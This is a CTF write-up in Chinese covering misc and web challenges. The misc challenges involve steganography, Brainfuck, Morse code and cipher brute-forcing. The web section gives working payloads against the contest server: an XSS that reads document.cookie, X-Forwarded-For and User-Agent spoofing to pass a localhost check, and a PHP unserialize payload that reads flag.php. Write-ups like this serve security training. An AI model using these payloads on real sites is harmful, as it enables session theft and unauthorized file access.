
这是base32，使用网站转换得到flag{G1fh34d_St3gs01v3_B4se32}

黄金1

文件又是一张图，老规矩winhex



果然又有PK和ok.txt文件，kali binwalk走一趟，分离，解压，这次没密码，得到了ok.txt




能看出是brainfuck加密，但数字不是很懂，使用网站试试flag四个字符的brainfuck加密，发现了规律，（20.）就是20个点（.）别的依次类推，这里上一个自己的辣鸡脚本：

```
#include<iostream>
using namespace std;

int main()
{
    int a[] = {20,'.','!','?',2,'!','.','?',20,'.','?','.','?','!','.','?',4,'.','!',3,'.',
10,'.','!','.','?',7,'.','!','?',2,'!','.','?',6,'!','?','.','?','!','.','?',5,'!',13,'.','!','.','?','.',
8,'.','!','?',2,'!','.','?',8,'.','?','.','?','!','.','?',8,'.','!','.','?',13,'.','!','?',2,'!','.','?',2,'!',
10,'!','?','.','?','!','.','?','!','.','?',11,'.','!','?',2,'!','.','?',10,'!','?','.','?','!','.','?',8,'!',
13,'!','.','?',15,'.','!','?',2,'!','.','?',14,'.','?','.','?','!','.','?',4,'.',
14,'.','!','.','?',7,'.','!','?',2,'!','.','?',6,'!','?','.','?','!','.','?',13,'!','.','?',3,'.',
4,'.','!','?',2,'!','.','?',6,'!','?','.','?','!','.','?',11,'!','.','?',13,'.','!','?',2,'!','.','?',6,'.',
6,'.','?','.','?','!','.','?','!','.','?',17,'.','!','?',2,'!','.','?',16,'!','?','.','?','!','.','?',
3,'!','.','?',15,'.','!','?',2,'!','.','?',14,'.','?','.','?','!','.','?',14,'.',
4,'.','!','.','?',7,'.','!','?',2,'!','.','?',6,'!','?','.','?','!','.','?',13,'!','.','?',9,'.','!','?',2,'!',
'.','?',8,'!','?','.','?','!','.','?','!','.','?',11,'.','!','?',2,'!','.','?',10,'!','?','.','?','!','.','?',8,
'!',
5,'!','.','?',15,'.','!','?',2,'!','.','?',14,'.','?','.','?','!','.','?',12,'.',
16,'.','!','.','?',9,'.','!','?',2,'!','.','?',8,'!','?','.','?','!','.','?','!','.','?',9,'.',
'!','?',2,'!','.','?',8,'!','?','.','?','!','.','?',11,'!','.','?',9,'.','!','?',2,'!','.','?',8,'.','?','.','?'
,'!',
'.','?',16,'.','!','.',7,'!','.','?',9,'.','!','?',2,'!','.','?',8,'!','?','.','?','!','.','?',2,'!',
7,'!','.','?',11,'.','!','?',2,'!','.','?',10,'.','?','.','?','!','.','?',14,'.','!','.','?','.',
8,'.','!','?',2,'!','.','?',8,'.','?','.','?','!','.','?',4,'.','!','.','?','.'};
    for(int i=0;i < 458;i++)
    {
        if(1<=a[i]&&a[i]<=20)
        {
            for(int j=1;j<=a[i]-1;j++)
            printf("%c",a[i+1]);
        }
        else
        printf("%c",a[i]);
    }

    return 0;
}
```

将输出用brainfuck解码后得到flag{W4n_Qu4n_O0o_Jb_Kk}

铂金2

下载文件后得到一个压缩包和一个音频，压缩包是要密码的，所以听听音频，很明显倒放过了，用Audacity倒放回来，再听一次，开头是个摩斯密码，看音轨




开头就是长短短短短，依次类推，对照表后得出压缩密码是666wust999，打开压缩包，里面俩文件，分别打开看看

```python
import random
flag = "xxx"
chuti = ""
tigan = ""
x = random.randint(10, 30)
for i in flag:
    chuti += str(hex(ord(i) + x))
for i in range(0, len(chuti), 4):
    tigan += chuti[i + 2: i + 4]
with open('tigan.txt', 'w') as out:
    out.write(tigan)
```


看看py逻辑，对flag的每个字符都转十进制再加上一个随机数x，接着转16进制赋给chuti，然后遍历chuti，跨度为4，将每四位的后两位给tigan（就是去掉所有0x）最后输出文档tigan.txt。所以把tigan.txt里的数转为十进制，再写个脚本试出随机数x的值就行了（flag内容有意义），因为x是10~30，所以我数组里放的值是已经-10后的，循环20次到-30就行：

```cpp
#include<iostream>
using namespace std;
int main()
{
    int a[23] = {85,128,62,131,126,109,97,118,63,116,130,109,66,124,114,109,81,62,124,132,65,128,130};
    int n=0;
    while(n < 20)
    {
      for(int i=0;i < 23;i++)
    {
        printf("%c",a[i]);
        a[i]--;

    }
     n++;
    cout<<"\n";
    }
    return 0;
}
```

在输出结果中挑个能看的



所以得到flag{Gr0up_Sh1ft_4nd_C0nv3rt}

Web


青铜2

题目环境是个php源码，逻辑也很简单，

在地址栏加上?wust=ais即可拿到flag{G3t_Of_Ht7p}

青铜1

又是php源码，看懂逻辑，F12使用hackbar




post发送请求wu5t=a1s即可拿到flag{P05t_0f_H7tp}

白银3

题目说认证消息md5值要相同，使用md5值生成网站得到QNKCDZO，接下来寻找xss漏洞，使用命令


```
<script>alert("1")</script>
```

如果弹出框，则有xss漏洞。将代码插入username时，回车，成功弹框



之后在username里输入


```
<script>alert(document.cookie)</script>
```



拿到flag{Xss_1s_S0_E4sy_R1gh7?}

白银2

题目环境打开后，根据hint，在网址后加上/.idea/



Index of /.idea


Name	Last modified	Size	Description
Parent Directory		-	
encodings.xml	2019-08-26 06:11	135	
misc.xml	2019-08-26 06:11	174	
modules.xml	2019-08-26 06:11	268	
phpstorm.iml	2019-08-26 06:11	281	
workspace.xml	2019-08-26 06:11	8.0K	

Apache/2.4.18 (Ubuntu) Server at 175.24.81.163 Port 8084


打开workspace.xml文件夹，看到线索


```
    <option name="SHOW_DIALOG" value="false"/>
    <option name="HIGHLIGHT_CONFLICTS" value="true"/>
    <option name="HIGHLIGHT_NON_ACTIVE_CHANGELIST" value="false"/>
    <option name="LAST_RESOLUTION" value="IGNORE"/>
  </component>
- <component name="FileEditorManager">
  - <leaf SIDE_TABS_SIZE_LIMIT_KEY="300">
    - <file pinned="false" current-in-tab="false">
      + <entry file="file://$PROJECT_DIR$/src/Thi5_tru3_qu3sti0n.php"></entry>
      </file>
    - <file pinned="false" current-in-tab="false">
      - <entry file="file://$PROJECT_DIR$/src/flag.php">
```


输入到地址栏中




发现只有本地用户才可以登，用burpsuite抓包，send to Repeater并插入headers：X-Forwarded-For 127.0.0.1






send



显示并不是wust浏览器，所以将User-Agent改为WUST



调试成功，再次抓包，将proxy里进行相同的操作，之后forward，接着浏览器变成了这样

```
                echo $content;
        }
}
if ($_SERVER['HTTP_X_FORWARDED_FOR'] != '127.0.0.1') {
        echo 'Only Localhost can see';
        die();
} else if ($_SERVER['HTTP_USER_AGENT'] != 'WUST') {
        echo 'Browser is not WUST<br>';
        echo 'Please use WUST browser!';
        die();
}
show_source(__FILE__);


$a = null;
if (isset($_POST['wust'])) {
        $a = unserialize($_POST['wust']);
        if (!is_object($a)||get_class($a) != 'wust') {
                $a = new wust();
                $a->filename = "text.txt";
        }

} else {
        $a = new wust();
        $a->filename = "text.txt";
}
$a->printContent();
```

Hello, CTFer!

可以看到有反序列化，还有post请求，加上之前看到过文件名为flag.php，

所以hackbar发送post请求

```
wust=O:4:"wust":1:{s:8:"filename";s:8:"flag.php";}
```

并进行抓包，抓到包后进行之前的操作：将User-Agent改为WUST，并在headers插入X-Forwarded-For 127.0.0.1

之后点击forward打开网页，按下F12

```
  */
class wust {
        public $filename;
        function printContent() {
```

175.24.81.163 e get contents($this->filename);

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 Max HacKBar

搜索 HTML 过滤样式

```
<html>
  <head></head>
  <body>
    <code> </code>
    <!--?php /** * Created by PhpStorm. * User: Handy * Date: 20-8-29 * Time: 11:02 */ //flag{Php5t0rm_1s_S0_N1c3};?-->
